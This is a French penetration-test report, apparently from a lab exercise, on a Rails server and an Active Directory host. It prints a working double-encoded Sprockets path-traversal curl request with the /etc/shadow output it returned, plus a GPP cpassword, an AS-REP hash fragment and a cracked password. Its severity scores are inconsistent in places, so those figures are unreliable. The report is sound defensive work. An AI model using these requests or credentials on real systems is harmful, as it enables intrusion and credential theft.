

Rapport d'intrusion



Client : Death Star's

Consultant : Cédric BLONDEL

Date : 22 Janvier 2025

Sommaire

1. Objet et synthèse exécutive
2. Contexte et objectifs de la mission
3. Périmètre de la mission
4. Démarche méthodologique
5. Récolte d'informations (reconnaissance)
6. Analyse et exploitation des vulnérabilités
7. Post-exploitation
8. Évaluation de la sévérité
9. Recommandations
10. Conclusion

1. Objet et synthèse exécutive

La mission de test d'intrusion a mis en évidence deux failles majeures :

- CVE-2018-3760 (Directory Traversal) sur l'application Ruby on Rails 10.0.1.212, qui a permis l'accès à des fichiers sensibles, notamment `/etc/shadow`. Le service étant exécuté avec des priviléges root, l'exploitation offre un accès complet au système de fichiers. Dans ce contexte, la sévérité de la vulnérabilité est réévaluée à CVSS 9.6 - Critique.
- Exposition de l'Active Directory 10.0.1.20, caractérisée par des partages accessibles, une vulnérabilité de type AS-REP Roasting et la présence de mots de passe faibles.

L'ensemble de ces failles place l'infrastructure dans une situation de **risque global critique**, avec une probabilité élevée de **compromission complète** du système d'information si elles ne sont pas corrigées rapidement.

2. Contexte et objectifs de la mission

La mission a été conduite en **boîte grise**, avec un accès limité à certaines informations et systèmes.

Les objectifs :

- Identifier les vulnérabilités exploitables.
- Mesurer leur impact potentiel.
- Proposer des recommandations concrètes pour améliorer la posture de sécurité.

3. Périmètre de la mission


La mission de test d'intrusion a porté sur le réseau **10.0.1.0/24**, en se concentrant spécifiquement sur les machines suivantes :

- **10.0.1.20** : serveur Active Directory,
- **10.0.1.212** : application Rails.

Exclusions définies par le cadre de mission :

- Adresses IP hors périmètre : 10.0.1.7, 10.0.1.8, 10.0.1.40 et 10.0.1.230,
- Port hors périmètre : 22022/tcp (SSH d'administration),
- Contraintes générales :
 - Aucun test ne devait cibler l'infrastructure globale (réseau, hyperviseur, DNS),
 - Aucune attaque de type Denial of Service (DoS) n'a été réalisée, afin de préserver la disponibilité des services.

Les tests ont été réalisés via une connexion VPN et une jumpbox située en 10.0.1.12 (poste kali@10.0.1.12).



4. Démarche méthodologique

1. **Récolte d'informations** : identification des services et ports ouverts via scan réseau.
2. **Analyse et exploitation** : recherche et exploitation des vulnérabilités détectées.
3. **Post-exploitation** : évaluation de l'impact réel en cas de compromission.
4. **Évaluation CVSS** : mesure de la sévérité des vulnérabilités exploitées.
5. **Recommandations** : propositions de corrections et bonnes pratiques.

5. Récolte d'informations

5.1 Hôte 10.0.1.212 (Rails)

- Ports ouverts : **22/tcp (SSH), 3000/tcp (Rails)**.

```
Nmap scan report for 10.0.1.212
Host is up (0.0087s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
3000/tcp  open  ppp?
```

- Page d'accueil : **Rails 5.0.7 / Ruby 2.5.1** (version vulnérable Sprockets).



5.2 Hôte 10.0.1.20 (AD/SMB)

- Services : **DNS** (53), **Kerberos** (88), **LDAP** (389/636/3268/3269), **RPC** (135/593), **SMB** (445), **RDP** (3389).


```
Nmap scan report for 10.0.1.20
Host is up (0.010s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-04 09:06:28Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: middle-earth.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: middle-earth.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: middle-earth.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: middle-earth.local0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: Host: RIVENDELL; OS: Windows; CPE: cpe:/o:microsoft:windows
```

6. Analyse et exploitation des vulnérabilités

6.1 Exploitation de la vulnérabilité sur Rails (10.0.1.212)

[Une vulnérabilité connue \(CVE-2018-3760\)](#) a été identifiée sur l'application Ruby on Rails exposée par le service web de la machine 10.0.1.212. Cette faille repose sur une mauvaise gestion des chemins dans le module Sprockets, permettant un Directory Traversal et l'accès à des fichiers en dehors des répertoires autorisés.

Dans un premier temps, une tentative d'accès au fichier sensible /etc/passwd a confirmé la vulnérabilité.



The screenshot shows a browser window with the URL `10.0.1.212:3000/assets/file%2f%2f/etc/passwd`. The page title is "Sprockets::FileOutsidePaths". The content of the page is a code snippet from the file `/etc/passwd`, which is no longer under a load path. The code includes a red highlight around line 109, which contains the line: `unless toad.path raise FileOutsidePath, "#(unloaded.filename) is no longer under a load path: #{self.path}, join('..'))"`. Below the code, it says "Rails.root: /usr/src/rails".

Exploitation démontrée (PoC) :

- Lecture /etc/passwd => confirmation de lecture hors périmètre.

```
apognu@ares -> curl 'http://10.0.1.212:3000/assets/file:%2f%2fusr/src/blog/app/assets/config/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_nobody:x:100:65534::/nonexistent:/bin/false
apt:x:101:102::/var/run/dbus:/bin/false
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
systemd-timesync:x:103:104:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:106:107:systemd Bus Proxy,,,:/run/systemd:/bin/false
wazuh:x:107:108::/var/ossec:/bin/false
apognu@ares ->
```

- Lecture /etc/shadow => preuve d'exécution en root.

```
apognu@ares -> curl 'http://10.0.1.212:3000/assets/file:%2f%2fusr/src/blog/app/assets/config/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/etc/shadow'
root:!:17728:0:99999:7:::
daemon:!:17728:0:99999:7:::
bin:!:17728:0:99999:7:::
sys:!:17728:0:99999:7:::
sync:!:17728:0:99999:7:::
games:!:17728:0:99999:7:::
man:!:17728:0:99999:7:::
lp:!:17728:0:99999:7:::
mail:!:17728:0:99999:7:::
news:!:17728:0:99999:7:::
uucp:!:17728:0:99999:7:::
proxy:!:17728:0:99999:7:::
www-data:!:17728:0:99999:7:::
backup:!:17728:0:99999:7:::
list:!:17728:0:99999:7:::
irc:!:17728:0:99999:7:::
gnats:!:17728:0:99999:7:::
nobody:!:17728:0:99999:7:::
_apt:!:17728:0:99999:7:::
messagebus:!:20061:0:99999:7:::
sshd:!:20061:0:99999:7:::
systemd-timesync:!:20061:0:99999:7:::
systemd-network:!:20061:0:99999:7:::
systemd-resolve:!:20061:0:99999:7:::
systemd-bus-proxy:!:20061:0:99999:7:::
wazuh:!:20061:0:99999:7:::
apognu@ares ->
```

L'URL contient la séquence **%252e%252e/**, qui correspond à un double encodage URL du motif **../** utilisé pour remonter dans l'arborescence des répertoires.

%252e est l'encodage URL de **%2e**.

%2e est lui-même l'encodage URL du caractère **.**

Donc **%252e = %2e = .**

Cette transformation permet de contourner le filtrage et d'exploiter une vulnérabilité de type **directory traversal**.

```

root@666GF43: ~
root:666GF43
daemon: *:17728: 8:9999:7:::
bin: *:17728: 0:9999:7:::
sys: *:17728: 0:9999:7:::
sync: *:17728: 0:9999:7:::
games: *:17728: 0:9999:7:::
man: *:17728: 0:9999:7:::
mail: *:17728: 0:9999:7:::
news: *:17728: 0:9999:7:::
uucp: *:17728: 0:9999:7:::
proxy: *:17728: 0:9999:7:::
nobody: *:17728: 0:9999:7:::
messagebus: *:20862: 0:9999:7:::
ssd: *:20862: 0:9999:7:::
systemd-timesyncd: *:20862: 0:9999:7:::
systemd-resolve: *:20862: 0:9999:7:::
systemd-bus-proxy: *:20862: 0:9999:7:::
nscd: *:20863: 0:9999:7:::
Debian-exim: *:20863: 0:9999:7:::

```

Impact : Accès aux fichiers sensibles du système et potentiel prise de contrôle => Risque critique.

L'analyse de ces fichiers démontre que l'application Rails s'exécute avec des droits root, ce qui aggrave considérablement l'impact de la vulnérabilité. Un attaquant pourrait ainsi accéder à l'intégralité du système de fichiers et, potentiellement, compromettre totalement le serveur.

6.2 Exploitation sur Samba/Active Directory (10.0.1.20)

Faiblesses identifiées :

- **Partages SMB accessibles** avec authentification invitée.

```

└$ smbclient //10.0.1.20/all -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
backup
D      0 Tue Dec  3 16:28:58 2024
D      0 Tue Dec  3 16:28:58 2024
D      0 Tue Dec  3 16:28:58 2024

          7863807 blocks of size 4096. 1691339 blocks available
smb: \> █

```

- Accès aux **GPO backups / Group Policy Preferences (GPP)** et présence de **cpassword** (mot de passe chiffré par clé publique connue).

```

7863807 blocks of size 4096. 1691339 blocks available
smb: \backup\Policies\{a5a31428-91c9-48d3-b9d7-83feb456909}\> ls
.
D      0 Tue Dec 3 16:29:23 2024
..
D      0 Tue Dec 3 16:29:23 2024
GPT.INI          A     23 Tue Dec 3 16:29:06 2024
Group Policy      D      0 Tue Dec 3 16:29:23 2024
MACHINE          D      0 Tue Dec 3 16:29:19 2024

7863807 blocks of size 4096. 1691067 blocks available
smb: \backup\Policies\{a5a31428-91c9-48d3-b9d7-83feb456909}\> cd Group Policy\
cd \backup\Policies\{a5a31428-91c9-48d3-b9d7-83feb456909}\Group\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \backup\Policies\{a5a31428-91c9-48d3-b9d7-83feb456909}\> ls
.
D      0 Tue Dec 3 16:29:23 2024
..
D      0 Tue Dec 3 16:29:23 2024
GPT.INI          A     23 Tue Dec 3 16:29:06 2024
Group Policy      D      0 Tue Dec 3 16:29:23 2024
MACHINE          D      0 Tue Dec 3 16:29:19 2024

7863807 blocks of size 4096. 1691067 blocks available
smb: \backup\Policies\{a5a31428-91c9-48d3-b9d7-83feb456909}\> cd MACHINE
smb: \backup\Policies\{a5a31428-91c9-48d3-b9d7-83feb456909}\MACHINE\> ls
.
D      0 Tue Dec 3 16:29:19 2024
..
D      0 Tue Dec 3 16:29:19 2024
Microsoft          D      0 Tue Dec 3 16:29:19 2024
Preferences          D      0 Tue Dec 3 16:29:15 2024
Registry.pol        A    2788 Tue Dec 3 16:29:10 2024

7863807 blocks of size 4096. 1691067 blocks available
smb: \backup\Policies\{a5a31428-91c9-48d3-b9d7-83feb456909}\MACHINE\> cd Preferences\
smb: \backup\Policies\{a5a31428-91c9-48d3-b9d7-83feb456909}\MACHINE\Preferences\> ls
.
D      0 Tue Dec 3 16:29:15 2024
..
D      0 Tue Dec 3 16:29:15 2024
Groups            D      0 Tue Dec 3 16:29:15 2024

7863807 blocks of size 4096. 1691067 blocks available
smb: \backup\Policies\{a5a31428-91c9-48d3-b9d7-83feb456909}\MACHINE\Preferences\> █

```

AS-REP Roasting (Kerberos) :

Récupération de hash pour un compte sans pré-authentification :

Exemple de hash récupéré (extrait partiel à titre d'illustration) :

\$krb5asrep\$23\$pippin@ERIADOR:a6398477...

Mot de passe faible cracké : bilbo : MonPrecieuX.

Impact : Réutilisation d'identifiants, mouvements latéraux, élévation potentielle de privilèges. Risque élevé.

7. Post-exploitation

- **10.0.1.212** : récupération du mot de passe haché de l'utilisateur root. Non déchiffré durant la mission.

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{54e5a352-d321-4d01-baa0-50f7546294f9}"><User clsid="{277e318f-996d-4649-8d03-6eaec9de2204}" name="middle-earth.local\khamul.easterling"
"><Properties action="U" newName="" fullName="" description="" cpassword="30ZPUqZQl+oJ0mxhxD7VNpQzceAsnJXmoTUzMX9jMaEe6K6Dnfl5lda1SjbIbna7" changeLogon=
mul.easterling"/></User>
</Groups>
/ttmp/smbmore.hVot3X (END)
```


- **10.0.1.20** : obtention d'un identifiant et d'un mot de passe obsolète de type cpassword, facilement déchiffré et permettant un accès plus étendu.

8. Évaluation de la sévérité (CVSS)

Sévérité	Plage de Score CVSS V3	Définition
Critique	9.0-10.0	L'exploitation est simple et aboutit généralement à une compromission au niveau du système. Il est conseillé de formuler un plan d'action et de le corriger immédiatement.
Elevée	7.0-8.9	L'exploitation est plus difficile mais peut entraîner une élévation de priviléges et entraîner une perte de données ou un temps d'arrêt. Il est conseillé de formuler un plan d'action et de corriger dès que possible.
Modérée	4.0-6.9	Des vulnérabilités existantes mais ne sont pas exploitables ou nécessitent des étapes supplémentaires, comme l'ingénierie sociale. Il est conseillé de formuler un plan d'action et de corriger après avoir résolu les problèmes de priorité élevée.
Faible	0.1-3.9	Les vulnérabilités ne sont pas exploitables mais réduiraient la surface d'attaque de l'organisation. Il est conseillé de formuler un plan d'action et de corriger lors de la prochaine fenêtre de maintenance.
Informationnel	N / A	Aucune vulnérabilité n'existe. Des informations supplémentaires sont fournies concernant les éléments observés lors des tests, les contrôles renforcés et la documentation supplémentaire.

- **Ruby on Rails 2.5.1 – CVE-2018-3760 :**

CVE-2018-3760 est notée 7.5 (High) dans la [base NVD](#). Toutefois, dans le contexte spécifique de l'application Rails 10.0.1.212, l'exécution en root permet l'accès à `/etc/shadow`, ce qui élève la sévérité effective à 9.6 (Critique).



Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) Adjacent Network (AV:A) Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) High (AC:H)

Privileges Required (PR)*

None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*

None (UI:N) Required (UI:R)

Scope (S)*

Unchanged (S:U) Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) High (C:H)

Integrity Impact (I)*

None (I:N) Low (I:L) High (I:H)

Availability Impact (A)*

None (A:N) Low (A:L) High (A:H)


* - All base metrics are required to generate a base score.

- **Active Directory (10.0.1.20) :**

L'analyse a révélé un cumul de faiblesses de configuration et de mauvaises pratiques : exposition de partages non sécurisés, comptes Kerberos vulnérables à l'attaque AS-REP Roasting, et utilisation de mots de passe faibles.

Ces éléments, pris isolément, ne sont pas associés à une CVE unique, mais leur combinaison sur un contrôleur de domaine accroît considérablement l'impact.

La sévérité globale a été réévaluée manuellement et estimée à 7.4 (Élevée), reflétant le risque de compromission des identités et de l'infrastructure Active Directory.



Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) **Adjacent Network (AV:A)** Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) **High (AC:H)**

Privileges Required (PR)*

None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*

None (UI:N) Required (UI:R)

Scope (S)*

Unchanged (S:U) **Changed (S:C)**

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) **High (C:H)**

Integrity Impact (I)*

None (I:N) Low (I:L) High (I:H)

Availability Impact (A)*

None (A:N) Low (A:L) High (A:H)

Résumé :

Rails (CVE-2018-3760) : Score réévalué à 9.8 (Critique) en raison de l'exécution du service en root et de la possibilité d'accéder à des fichiers sensibles comme /etc/shadow, conduisant à une compromission complète du système hôte.

Active Directory / Samba (AS-REP Roasting + mots de passe faibles) :

Ce cas n'est pas associé à une CVE unique, mais résulte d'un cumul de faiblesses de configuration. Le score CVSS a donc été estimé manuellement à 7.4 (Critique).

L'exploitation de ces failles permet d'exposer et de compromettre des identités du domaine, ce qui représente un risque systémique pour l'ensemble de l'infrastructure Active Directory.

9. Recommandations

- **Pour Ruby on Rails :**

- Mettre à jour vers une version corrigée (**Rails 8.0 / Ruby 3.2.0**)
- Désactiver Sprockets en production.
- Ne pas exécuter l'application avec des droits root.
- Mettre en place une veille de sécurité régulière.

- **Pour Active Directory / Samba :**

- Désactiver l'accès invité dans la configuration Samba (smb.conf) afin d'empêcher toute connexion non authentifiée aux partages.
- Remplacer les mécanismes d'authentification obsolètes (ex. *cpassword* dans les GPO) par des solutions modernes et sécurisées :
 - Utiliser [Windows LAPS](#) intégré pour la gestion des comptes administrateurs locaux, garantissant des mots de passe uniques, complexes et renouvelés automatiquement,
 - appliquer une politique stricte de mots de passe dans Active Directory (longueur minimale, complexité, rotation adaptée),
 - recourir à un gestionnaire de secrets (CyberArk, HashiCorp Vault) pour les comptes de service sensibles.
- Renforcer les protocoles de sécurité : désactiver les versions obsolètes (ex. SMBv1/v2) donc imposer SMBv3 et Kerberos pour les échanges authentifiés.
- Centraliser la supervision et l'audit des journaux d'accès dans une solution SIEM (ex. Wazuh, Splunk) afin de détecter rapidement toute tentative d'accès non autorisée ou attaque visant le protocole Kerberos.

10. Conclusion

La mission d'intrusion a mis en évidence des vulnérabilités critiques sur les services Ruby on Rails et Active Directory/Samba. Leur exploitation a démontré des risques majeurs pour la confidentialité, l'intégrité et la disponibilité des données.

Ces constats soulignent l'urgence d'un plan de remédiation urgent incluant la mise à jour des services vulnérables, le durcissement des configurations Active Directory et la mise en place de mécanismes de supervision renforcés.

La correction rapide de ces failles est indispensable pour restaurer un niveau de sécurité acceptable, réduire la surface d'attaque et garantir la continuité des activités de l'entreprise.

